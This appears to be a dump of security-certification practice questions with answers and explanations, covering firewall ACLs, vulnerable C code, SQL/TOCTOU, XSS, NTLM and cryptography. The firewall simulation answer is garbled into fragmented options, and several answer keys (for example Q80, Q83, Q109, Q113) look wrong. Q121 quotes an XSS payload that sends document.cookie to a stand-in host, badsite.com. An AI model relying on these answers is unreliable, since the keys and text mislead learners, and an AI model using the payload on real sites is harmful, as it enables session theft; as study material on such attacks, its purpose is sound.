Task 3) The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.

Task 4) Ensure the final rule is an explicit deny.

Task 5) Currently the user zone can access internet websites over an unencrypted protocol. Modify a rule so that user access to websites is over secure protocols only.

Instructions: To perform the necessary tasks, please modify the DST port, SRC zone, Protocol, Action, and/or Rule Order columns. Type ANY to include all ports.

Firewall ACLs are read from the top down.

Once you have met the simulation requirements, click Save. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

A. Task 1: A rule was added to prevent the management platform from accessing the interne

B. This rule is not workin

C. Identify the rule and correct this issue.In Rule n

D. 1 edit the Action to Deny to block internet access from the management platform.SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action UNTRUST 10.1.10.250 ANY MGMT ANY ANY ANY DENYTask 2: The firewall must be configured so that the SQL server can only receive requests from the web server.In Rule n

E. 6 from top, edit the Action to be Permi

F. SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action DB 10.1.4.70 ANY WEBAPP 10.1.5.50 ANY ANY PERMITTask 3: The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.In rule n

G. 5 from top, change the DST port to Any from 80 to allow all unencrypted traffi

H. SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action UNTRUST ANY ANY WEBAPP 10.1.5.50 ANY TCP PERMITTask 4: Ensure the final rule is an explicit denyEnter this at the bottom of the access list i.

I. the line at the bottom of the rule: SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action ANY ANY ANY ANY ANY ANY ANY TCP DENYTask 5: Currently the user zone can access internet websites over an unencrypted protoco

J. Modify a rule so that user access to websites is over secure protocols only.In Rule number 4 from top, edit the DST port to 443 from 80 SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action USER 10.1.1.0/24 10.1.2.0/24 ANY UNTRUST ANY 443 TCP PERMIT

K. Task 1: A rule was added to prevent the management platform from accessing the interne

L. This rule is not workin

M. Identify the rule and correct this issue.In Rule n

N. 1 edit the Action to Deny to block internet access from the management platfor

O. SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action UNTRUST 10.1.10.250 ANY MGMT ANY ANY ANY DENYTask 2: The firewall must be configured so that the SQL server can only receive requests from the web server.In Rule n

P. 6 from top, edit the Action to be Permi

Q. SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action DB 10.1.4.70 ANY WEBAPP 10.1.5.50 ANY ANY PERMITTask 3: The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.In rule n

R. 5 from top, change the DST port to Any from 80 to allow all unencrypted traffi

S. SRC Zone ANY ANY ANY TCP DENYTask 5: Currently the user zone can access internet websites over an unencrypted protoco

T. Modify a rule so that user access to websites is over secure protocols only.In Rule number 4 from top, edit the DST port to 443 from 80 SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action USER 10.1.1.0/24 10.1.2.0/24 ANY UNTRUST ANY 443 TCP PERMIT

Answer: A

NEW QUESTION 58

Given the code snippet below:

```
#include <stdio.h>

#include <stdlib.h>

int main(void) {

    char username[8];

    printf("Enter your username: ");

    gets(username)

    printf("\n");

    if (username == NULL) {

        printf("you did not enter a username\n");

    }

    if strcmp(username, "admin") {

        printf("%s", "Admin user, enter your physical token value: ");

        // rest of conditional logic here has been snipped for brevity

    } else {

        printf("Standard user, enter your password: ");

        // rest of conditional logic here has been snipped for brevity

    }

}
```

Which of the following vulnerability types is the MOST concerning?

- A. Only short usernames are supported, which could result in brute forcing of credentials.
- B. Buffer overflow in the username parameter could lead to a memory corruption vulnerability.
- C. Hardcoded usernames with different code paths taken depend on which user is entered.
- D. Format string vulnerability is present for admin users but not for standard user

Answer: B

NEW QUESTION 63

To meet a SLA, which of the following document should be drafted, defining the company's internal interdependent unit responsibilities and delivery timelines.

- A. BPA
- B. OLA
- C. MSA
- D. MOU

Answer: B

Explanation:

OLA is an agreement between the internal support groups of an institution that supports SLA. According to the Operational Level Agreement, each internal support group has certain responsibilities to the other group. The OLA clearly depicts the performance and relationship of the internal service groups. The main objective of OLA is to ensure that all the support groups provide the intended ServiceLevelAgreement.

NEW QUESTION 65

Legal counsel has notified the information security manager of a legal matter that will require the preservation of electronic records for 2000 sales force employees. Source records will be email, PC, network shares, and applications.

After all restrictions have been lifted, which of the following should the information manager review?

- A. Data retention policy
- B. Legal hold
- C. Chain of custody
- D. Scope statement

Answer: B

NEW QUESTION 69

As a security administrator, you are asked to harden a server running Red Hat Enterprise Server 5.5 64-bit.


This server is being used as a DNS and time server. It is not used as a database, web server, or print server. There are no wireless connections to the server, and it does not need to print.

The command window will be provided along with root access. You are connected via a secure shell with root access.

You may query help for a list of commands. Instructions:

You need to disable and turn off unrelated services and processes.

It is possible to simulate a crash of your server session. The simulation can be reset, but the server cannot be rebooted. If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



A. In Order to deactivate web services, database services and print service, we can do following things1) deactivate its services/etc/init.d/apache2 stop/etc/init.d/mysqld stop2) close ports for these services Web Serveriptables -I INPUT -p tcp -m tcp --dport 443 -j REJECTservice iptables save Print Serveriptables -I INPUT -p tcp -m tcp --dport 631 -j REJECTservice iptables save Database Serveriptables -I INPUT -p tcp -m tcp --dport <<port umber>> -j REJECTservice iptables save3) Kill the process any running for the same ps -aef|grep mysqlkill -9 <<process id>>

B. In Order to deactivate web services, database services and print service, we can do following things1) deactivate its services/etc/init.d/apache2 stop/etc/init.d/mysqld stop2) close ports for these services Web Serveriptables -I INPUT -p tcp -m tcp --dport <<port umber>> -j REJECTservice iptables save3) Kill the process any running for the same ps -aef|grep mysqlkill -9 <<process id>>

Answer: A

NEW QUESTION 73

A security technician is incorporating the following requirements in an RFP for a new SIEM: New security notifications must be dynamically implemented by the SIEM engine

The SIEM must be able to identify traffic baseline anomalies

Anonymous attack data from all customers must augment attack detection and risk scoring

Based on the above requirements, which of the following should the SIEM support? (Choose two.)

- A. Autoscaling search capability
- B. Machine learning
- C. Multisensor deployment
- D. Big Data analytics
- E. Cloud-based management
- F. Centralized log aggregation

Answer: BD

NEW QUESTION 77

An organization's network engineering team recently deployed a new software encryption solution

to ensure the confidentiality of data at rest, which was found to add 300ms of latency to data readwrite requests in storage, impacting business operations.

Which of the following alternative approaches would BEST address performance requirements while meeting the intended security objective?

- A. Employ hardware FDE or SED solutions.
- B. Utilize a more efficient cryptographic hash function.
- C. Replace HDDs with SSD arrays.
- D. Use a FIFO pipe a multithreaded software solutio

Answer: A

NEW QUESTION 79

While attending a meeting with the human resources department, an organization's information security officer sees an employee using a username and password written on a memo pad to log into a specific service. When the information security officer inquires further as to why passwords are being written down, the response is that there are too many passwords to remember for all the different services the human resources department is required to use. Additionally, each password has specific complexity requirements and different expiration time frames. Which of the following would be the BEST solution for the information security officer to recommend?

- A. Utilizing MFA
- B. Implementing SSO
- C. Deploying 802.1X
- D. Pushing SAML adoption
- E. Implementing TACACS

Answer: B

NEW QUESTION 80

A government organization operates and maintains several ICS environments. The categorization of one of the ICS environments led to a moderate baseline. The organization has complied a set of applicable security controls based on this categorization.

Given that this is a unique environment, which of the following should the organization do NEXT to determine if other security controls should be considered?

- A. Check for any relevant or required overlays.
- B. Review enhancements within the current control set.
- C. Modify to a high-baseline set of controls.
- D. Perform continuous monitorin

Answer: C

NEW QUESTION 83

A security analyst is attempting to break into a client's secure network. The analyst was not given prior information about the client, except for a block of public IP addresses that are currently in use. After network enumeration, the analyst's NEXT step is to perform:

- A. a gray-box penetration test
- B. a risk analysis
- C. a vulnerability assessment
- D. an external security audit
- E. a red team exercise

Answer: A

NEW QUESTION 87

An information security manager is concerned that connectivity used to configure and troubleshoot critical network devices could be attacked. The manager has tasked a network security engineer with meeting the following requirements:

Encrypt all traffic between the network engineer and critical devices. Segregate the different networking planes as much as possible.

Do not let access ports impact configuration tasks.

Which of the following would be the BEST recommendation for the network security engineer to present?

- A. Deploy control plane protections.
- B. Use SSH over out-of-band management.
- C. Force only TACACS to be allowed.
- D. Require the use of certificates for AAA.

Answer: B

NEW QUESTION 88

A managed service provider is designing a log aggregation service for customers who no longer want to manage an internal SIEM infrastructure. The provider expects that customers will send all types of logs to them, and that log files could contain very sensitive entries. Customers have indicated they want on-premises and cloud-based infrastructure logs to be stored in this new service. An engineer, who is designing the new service, is deciding how to segment customers. Which of the following is the BEST statement for the engineer to take into consideration?

- A. Single-tenancy is often more expensive and has less efficient resource utilization
- B. Multi-tenancy may increase the risk of cross-customer exposure in the event of service vulnerabilities.
- C. The managed service provider should outsource security of the platform to an existing cloud compan
- D. This will allow the new log service to be launched faster and with well-tested security controls.
- E. Due to the likelihood of large log volumes, the service provider should use a multi-tenancy model for the data storage tier, enable data deduplication for storage cost efficiencies, and encrypt data at rest.
- F. The most secure design approach would be to give customers on-premises appliances, install agents on endpoints, and then remotely manage the service via a VPN.

Answer: A

NEW QUESTION 89

A security architect is designing a system to satisfy user demand for reduced transaction time, increased security and message integrity, and improved cryptographic security. The resultant system will be used in an environment with a broad user base where many asynchronous transactions occur every minute and must be publicly verifiable.

Which of the following solutions BEST meets all of the architect's objectives?

- A. An internal key infrastructure that allows users to digitally sign transaction logs
- B. An agreement with an entropy-as-a-service provider to increase the amount of randomness in generated keys.

- C. A publicly verified hashing algorithm that allows revalidation of message integrity at a future date.
- D. An open distributed transaction ledger that requires proof of work to append entrie

Answer: A

NEW QUESTION 93

A cybersecurity analyst has received an alert that well-known "call home" messages are continuously observed by network sensors at the network boundary. The proxy firewall successfully drops the messages. After determining the alert was a true positive, which of the following represents OST likely cause?

- A. Attackers are running reconnaissance on company resources.
- B. An outside command and control system is attempting to reach an infected system.
- C. An insider trying to exfiltrate information to a remote network.
- D. Malware is running on a company system

Answer: B

NEW QUESTION 94

There have been several exploits to critical devices within the network. However, there is currently no process to perform vulnerability analysis. Which the following should the security analyst implement during production hours to identify critical threats and vulnerabilities?

- A. asset inventory of all critical devices
- B. Vulnerability scanning frequency that does not interrupt workflow
- C. Daily automated reports of exploited devices
- D. Scanning of all types of data regardless of sensitivity levels

Answer: B

NEW QUESTION 97

Which of the following system would be at the GREATEST risk of compromise if found to have an open vulnerability associated with perfect ... secrecy?

- A. Endpoints
- B. VPN concentrators
- C. Virtual hosts
- D. SIEM
- E. Layer 2 switches

Answer: B

NEW QUESTION 100

An organization is attempting to harden its web servers and reduce the information that might be disclosed by potential attackers. A security anal... reviewing vulnerability scan result from a recent web server scan.

Portions of the scan results are shown below: Finding# 5144322

First time detected 10 nov 2015 09:00 GMT_0600

Last time detected 10 nov 2015 09:00 GMT_0600

CVSS base: 5

Access path: <http://myorg.com/maillinglist.htm>

Request: GET <http://maillinglist.aspx?content=volunteer> Response: C:\Docments\MarySmith\malinglist.pdf

Which of the following lines indicates information disclosure about the host that needs to be remediated?

- A. Response: C:\Docments\marysmith\malinglist.pdf
- B. Finding#5144322
- C. First Time detected 10 nov 2015 09:00 GMT_0600
- D. Access path: <http://myorg.com/maillinglist.htm>
- E. Request: GET <http://myorg.come/maillinglist.aspx?content=volunteer>

Answer: A

NEW QUESTION 101

A security analyst is reviewing logs and discovers that a company-owned computer issued to an employee is generating many alerts and analyst continues to review the log events and discovers that a non-company-owned device from a different, unknown IP address is general same events. The analyst informs the manager of these finding, and the manager explains that these activities are already known and . . . ongoing simulation. Given this scenario, which of the following roles are the analyst, the employee, and the manager fillings?

- A. The analyst is red team The employee is blue team The manager is white team
- B. The analyst is white team The employee is red team The manager is blue team
- C. The analyst is red team The employee is white team The manager is blue team
- D. The analyst is blue team The employee is red team The manager is white team

Answer: D

NEW QUESTION 104

A pharmacy gives its clients online access to their records and the ability to review bills and make payments. A new SSL vulnerability on a special platform was discovered, allowing an attacker to capture the data between the end user and the web server providing these services. After invest the new vulnerability, it was determined that the web services providing are being impacted by this new threat. Which of the following data types a MOST likely at risk of exposure based on this new threat? (Select TWO)

- A. Cardholder data
- B. intellectual property
- C. Personal health information
- D. Employee records
- E. Corporate financial data

Answer: AC

NEW QUESTION 108

A malware infection spread to numerous workstations within the marketing department. The workstations were quarantined and replaced with machines. Which of the following represents a FINAL step in the prediction of the malware?

- A. The workstations should be isolated from the network.
- B. The workstations should be donated for refuse.
- C. The workstations should be reimaged
- D. The workstations should be patched and scanned

Answer: C

NEW QUESTION 109


An analyst has noticed unusual activities in the SIEM to a .cn domain name. Which of the following should the analyst use to identify the content of the traffic?

- A. Log review
- B. Service discovery
- C. Packet capture
- D. DNS harvesting

Answer: D

NEW QUESTION 113

A technician receives the following security alert from the firewall's automated system:



```
match_time: 10/10/16 16:20:43
serial: 002301028176
device_name: COMPSEC1
type: CORRELATION
scruser: domain\samjones
scr: 10.50.50.150
object_name: Beacon Detection
object_id: 6005
category: compromised-host
severity: medium
evidence: Host repeatedly visited a dynamic DNS domain (17 times).
```

After reviewing the alert, which of the following is the BEST analysis?

- A. This alert is false positive because DNS is a normal network function.
- B. This alert indicates a user was attempting to bypass security measures using dynamic DNS.
- C. This alert was generated by the SIEM because the user attempted too many invalid login attempts.
- D. This alert indicates an endpoint may be infected and is potentially contacting a suspect host

Answer: B

NEW QUESTION 114

A systems administrator establishes a CIFS share on a UNIX device to share data to Windows systems. The security authentication on the Windows domain is set to the highest level. Windows users are stating that they cannot authenticate to the UNIX share. Which of the following settings on the UNIX server would correct this problem?

- A. Refuse LM and only accept NTLMv2
- B. Accept only LM
- C. Refuse NTLMv2 and accept LM
- D. Accept only NTLM

Answer: A

Explanation:

In a Windows network, NT LAN Manager (NTLM) is a suite of Microsoft security protocols that provides authentication, integrity, and confidentiality to users. NTLM is the successor to the authentication protocol in Microsoft LAN Manager (LANMAN or LM), an older Microsoft product, and attempts to provide backwards compatibility with LANMAN. NTLM version 2 (NTLMv2), which was introduced in Windows NT 4.0 SP4 (and natively supported in Windows 2000), enhances NTLM security by hardening the protocol against many spoofing attacks, and adding the ability for a server to authenticate to the client.

This question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2. Therefore, the answer to the question is to allow NTLMv2 which will enable the Windows users to connect to the UNIX server. To improve security, we should disable the old and insecure LM protocol as it is not used by the Windows computers.

Incorrect Answers:

B: The question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2, not LM.

C: The question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2, not LM so we need to allow NTLMv2.

D: The question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2, not NTLM (version1). References: https://en.wikipedia.org/wiki/NT_LAN_Manager

NEW QUESTION 117

After being notified of an issue with the online shopping cart, where customers are able to arbitrarily change the price of listed items, a programmer analyzes the following piece of code used by a web based shopping cart.

```
SELECT ITEM FROM CART WHERE ITEM=ADDSLASHES($USERINPUT);
```

The programmer found that every time a user adds an item to the cart, a temporary file is created on the web server /tmp directory. The temporary file has a name which is generated by concatenating the content of the \$USERINPUT variable and a timestamp in the form of MM-DD-YYYY, (e.g. smartphone-12-25-2013.tmp) containing the price of the item being purchased. Which of the following is MOST likely being exploited to manipulate the price of a shopping cart's items?

- A. Input validation
- B. SQL injection
- C. TOCTOU
- D. Session hijacking

Answer: C

Explanation:

In this question, TOCTOU is being exploited to allow the user to modify the temp file that contains the price of the item.

In software development, time of check to time of use (TOCTOU) is a class of software bug caused by changes in a system between the checking of a condition (such as a security credential) and the use of the results of that check. This is one example of a race condition.

A simple example is as follows: Consider a Web application that allows a user to edit pages, and also allows administrators to lock pages to prevent editing. A user requests to edit a page, getting a form which can be used to alter its content. Before the user submits the form, an administrator locks the page, which should prevent editing. However, since editing has already begun, when the user submits the form, those edits (which have already been made) are accepted. When the user began editing, the appropriate authorization was checked, and the user was indeed allowed to edit. However, the authorization was used later, at a time when edits should no longer have been allowed. TOCTOU race conditions are most common in Unix between operations on the file system, but can occur in other contexts, including local sockets and improper use of database transactions.

Incorrect Answers:

A: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. The exploit in this question is not an example of input validation.

B: SQL injection is a type of security exploit in which the attacker adds Structured Query Language (SQL) code to a Web form input box to gain access to resources or make changes to data.

A. The exploit

in this question is not an example of a SQL injection attack.

D: Session hijacking, also known as TCP session hijacking, is a method of taking over a Web user session by obtaining the session ID and masquerading as the authorized user. The exploit in this question is not an example of session hijacking.

References: <https://en.wikipedia.org/wiki/HYPERLINK>

"https://en.wikipedia.org/wiki/Time_of_check_to_time_of_use"/Time_of_check_to_time_of_use

NEW QUESTION 121

A security administrator notices the following line in a server's security log:

```
<input name='credentials' type='TEXT' value='' + request.getParameter('><script>document.location='http://badsite.com/?q='document.cookie</script>') + '';
```

The administrator is concerned that it will take the developer a lot of time to fix the application that is running on the server. Which of the following should the security administrator implement to prevent this particular attack?

- A. WAF
- B. Input validation
- C. SIEM
- D. Sandboxing
- E. DAM

Answer: A

Explanation:

The attack in this question is an XSS (Cross Site Scripting) attack. We can prevent this attack by using a Web Application Firewall.

A WAF (Web Application Firewall) protects a Web application by controlling its input and output and the access to and from the application. Running as an appliance, server plug-in or cloud-based

service, a WAF inspects every HTML, HTTPS, SOAP and XML-RPC data packet. Through customizable inspection, it is able to prevent attacks such as XSS, SQL injection, session hijacking and buffer overflows, which network firewalls and intrusion detection systems are often not capable of doing. A WAF is also able to detect and prevent new unknown attacks by watching for unfamiliar patterns in the traffic data.

A WAF can be either network-based or host-based and is typically deployed through a proxy and placed in front of one or more Web applications. In real time or near-real time, it monitors traffic before it reaches the Web application, analyzing all requests using a rule base to filter out potentially harmful traffic or traffic patterns. Web application firewalls are a common security control used by enterprises to protect Web applications against zero-day exploits, impersonation and known vulnerabilities and attackers.

Incorrect Answers:

B: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. Input validation is not an effective defense against an XSS attack.

C: Security information and event management (SIEM) is an approach to security management used to provide a view of an organization's IT security. It is an information gathering process; it does not in itself provide security.

D: Sandboxing is a process of isolating an application from other applications. It is often used when developing and testing new application. It is not used to defend against an XSS attack.

E: DAM (digital asset management) is a system that creates a centralized repository for digital files that allows the content to be archived, searched and retrieved. It is not used to defend against an XSS attack.

References:

<http://searchsecurity.techtarget.com/definition/Web-application>[HYPERLINK "http://searchsecurity.techtarget.com/definition/Web-application-firewall-WAF"](http://searchsecurity.techtarget.com/definition/Web-application-firewall-WAF)-firewall-WAF

NEW QUESTION 123

An organization is concerned with potential data loss in the event of a disaster, and created a backup datacenter as a mitigation strategy. The current storage method is a single NAS used by all servers in both datacenters. Which of the following options increases data availability in the event of a datacenter failure?

- A. Replicate NAS changes to the tape backups at the other datacenter.
- B. Ensure each server has two HBAs connected through two routes to the NAS.
- C. Establish deduplication across diverse storage paths.
- D. Establish a SAN that replicates between datacenters.

Answer: D

Explanation:

A SAN is a Storage Area Network. It is an alternative to NAS storage. SAN replication is a technology that replicates the data on one SAN to another SAN; in this case, it would replicate the data to a SAN in the backup datacenter. In the event of a disaster, the SAN in the backup datacenter would contain all the data on the original SAN.

Array-based replication is an approach to data backup in which compatible storage arrays use built-in software to automatically copy data from one storage array to another. Array-based replication software runs on one or more storage controllers resident in disk storage systems, synchronously or asynchronously replicating data between similar storage array models at the logical unit number (LUN) or volume block level. The term can refer to the creation of local copies of data within the same array as the source data, as well as the creation of remote copies in an array situated off site. Incorrect Answers:

A: Replicating NAS changes to the tape backups at the other datacenter would result in a copy of the NAS data in the backup datacenter. However, the data will be stored on tape. In the event of a disaster, you would need another NAS to restore the data to.

B: Ensuring that each server has two routes to the NAS is not a viable solution. The NAS is still a single point of failure. In the event of a disaster, you could lose the NAS and all the data on it.

C: Deduplication is the process of eliminating multiple copies of the same data to save storage space. The NAS is still a single point of failure. In the event of a disaster, you could lose the NAS and all the data on it.

References:

[http://searHYPERLINK "http://searchdisasterrecovery.techtarget.com/definition/Array-basedreplication"](http://searchdisasterrecovery.techtarget.com/definition/Array-basedreplication) chdisasterrecovery.tHYPERLINK

"<http://searchdisasterrecovery.techtarget.com/definition/Array-basedreplication>" echtarget.com/definition/HYPERLINK

"<http://searchdisasterrecovery.techtarget.com/definition/Array-based-replication>"Array-basedrepliHYPERLINK

"<http://searchdisasterrecovery.techtarget.com/definition/Array-basedreplication>"

cation

NEW QUESTION 127

A government agency considers confidentiality to be of utmost importance and availability issues to be of least importance. Knowing this, which of the following correctly orders various vulnerabilities in the order of MOST important to LEAST important?

- A. Insecure direct object references, CSRF, Smurf
- B. Privilege escalation, Application DoS, Buffer overflow
- C. SQL injection, Resource exhaustion, Privilege escalation
- D. CSRF, Fault injection, Memory leaks

Answer: A

Explanation:

Insecure direct object references are used to access dat

A. CSRF attacks the functions of a web site which could access dat

A. A Smurf attack is used to take down a system.

A direct object reference is likely to occur when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key without any validation mechanism which will allow attackers to manipulate these references to access unauthorized data.

Cross-Site Request Forgery (CSRF) is a type of attack that occurs when a malicious Web site, email, blog, instant message, or program causes a user's Web browser to perform an unwanted action on a trusted site for which the user is currently authenticated. The impact of a successful cross-site request forgery attack is limited to the capabilities exposed by the vulnerable application. For example, this attack could result in a transfer of funds, changing a password, or purchasing an item in the user's context. In effect, CSRF attacks are used by an attacker to make a target system perform a function (funds Transfer, form submission etc.) via the target's browser without knowledge of the target user, at least until the unauthorized function has been committed.

A smurf attack is a type of network security breach in which a network connected to the Internet is swamped with replies to ICMP echo (PING) requests. A smurf attacker sends PING requests to an Internet broadcast address. These are special addresses that broadcast all received messages to the hosts connected to the subnet. Each broadcast address can support up to 255 hosts, so a single PING request can be multiplied 255 times. The return address of the request itself is spoofed to be the address of the attacker's victim. All the hosts receiving the PING request reply to this victim's address instead of the real sender's address. A single attacker sending hundreds or thousands of these PING messages per second can fill the victim's T-1 (or even T-3) line with ping replies, bring the entire Internet service to its knees.

Smurfing falls under the general category of Denial of Service attacks -- security attacks that don't try to steal information, but instead attempt to disable a computer or network.

Incorrect Answers:

B: Application DoS is an attack designed to affect the availability of an application. Buffer overflow is used to obtain information. Therefore, the order of importance in this answer is incorrect.

C: Resource exhaustion is an attack designed to affect the availability of a system. Privilege escalation is used to obtain information. Therefore, the order of importance in this answer is incorrect.

D: The options in the other answers (Insecure direct object references, privilege escalation, SQL injection) are more of a threat to data confidentiality than the options in this answer. References:

[http://www.tutorialspoint.com/secuHYPERLINK "http://www.tutorialspoint.com/security_testing/insecure_direct_object_reference.htm"](http://www.tutorialspoint.com/secuHYPERLINK) rity_testing

/[insecure_direct_object_reference.htm](http://www.tutorialspoint.com/secuHYPERLINK) [https://www.owasp.org/index.php/Cross-Site_HYPERLINK "https://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)_Prevention_Cheat_Sheet"](https://www.owasp.org/index.php/Cross-Site_HYPERLINK)

Request_Forgery_(CSRF)_HYPERLINK "https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet"

Prevention_Cheat_Sheet <http://www.webopedia.com/TERM/S/smurf.html>

NEW QUESTION 130

A security administrator has been asked to select a cryptographic algorithm to meet the criteria of a new application. The application utilizes streaming video that can be viewed both on computers and mobile devices. The application designers have asked that the algorithm support the transport encryption with the lowest

possible performance overhead. Which of the following recommendations would BEST meet the needs of the application designers? (Select TWO).

- A. Use AES in Electronic Codebook mode
- B. Use RC4 in Cipher Block Chaining mode
- C. Use RC4 with Fixed IV generation
- D. Use AES with cipher text padding
- E. Use RC4 with a nonce generated IV
- F. Use AES in Counter mode

Answer: EF

Explanation:

In cryptography, an initialization vector (IV) is a fixed-size input to a cryptographic primitive that is typically required to be random or pseudorandom.

Randomization is crucial for encryption schemes to achieve semantic security, a property whereby repeated usage of the scheme under the same key does not allow an attacker to infer relationships between segments of the encrypted message.

Some cryptographic primitives require the IV only to be non-repeating, and the required randomness is derived internally. In this case, the IV is commonly called a nonce (number used once), and the primitives are described as stateful as opposed to randomized. This is because the IV need not be explicitly forwarded to a recipient but may be derived from a common state updated at both sender and receiver side. An example of stateful encryption schemes is the counter mode of operation, which uses a sequence number as a nonce.

AES is a block cipher. Counter mode turns a block cipher into a stream cipher. It generates the next keystream block by encrypting successive values of a "counter". The counter can be any function which produces a sequence which is guaranteed not to repeat for a long time, although an actual increment-by-one counter is the simplest and most popular.

Incorrect Answers:

A: AES in Electronic Codebook mode cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 or AES in Counter Mode.

B: RC4 in Cipher Block Chaining mode cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 (not in Cipher Block Chaining mode) or AES in Counter Mode.

C: You cannot use fixed IV generation for RC4 when encrypting streaming video.

D: AES with cipher text padding cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 or AES in Counter Mode.

References: https://en.wikipedia.org/wiki/Initialization_vector

NEW QUESTION 131

A pentester must attempt to crack passwords on a windows domain that enforces strong complex passwords. Which of the following would crack the MOST passwords in the shortest time period?

- A. Online password testing
- B. Rainbow tables attack
- C. Dictionary attack
- D. Brute force attack

Answer: B

Explanation:

The passwords in a Windows (Active Directory) domain are encrypted.

When a password is "tried" against a system it is "hashed" using encryption so that the actual password is never sent in clear text across the communications line. This prevents eavesdroppers from intercepting the password. The hash of a password usually looks like a bunch of garbage and is typically a different length than the original password. Your password might be "shitzu" but the hash of your password would look something like "7378347eedbfdd761619451949225ec1".

To verify a user, a system takes the hash value created by the password hashing function on the client computer and compares it to the hash value stored in a table on the server. If the hashes match, then the user is authenticated and granted access.

Password cracking programs work in a similar way to the login process. The cracking program starts by taking plaintext passwords, running them through a hash algorithm, such as MD5, and then compares the hash output with the hashes in the stolen password file. If it finds a match then the program has cracked the password.

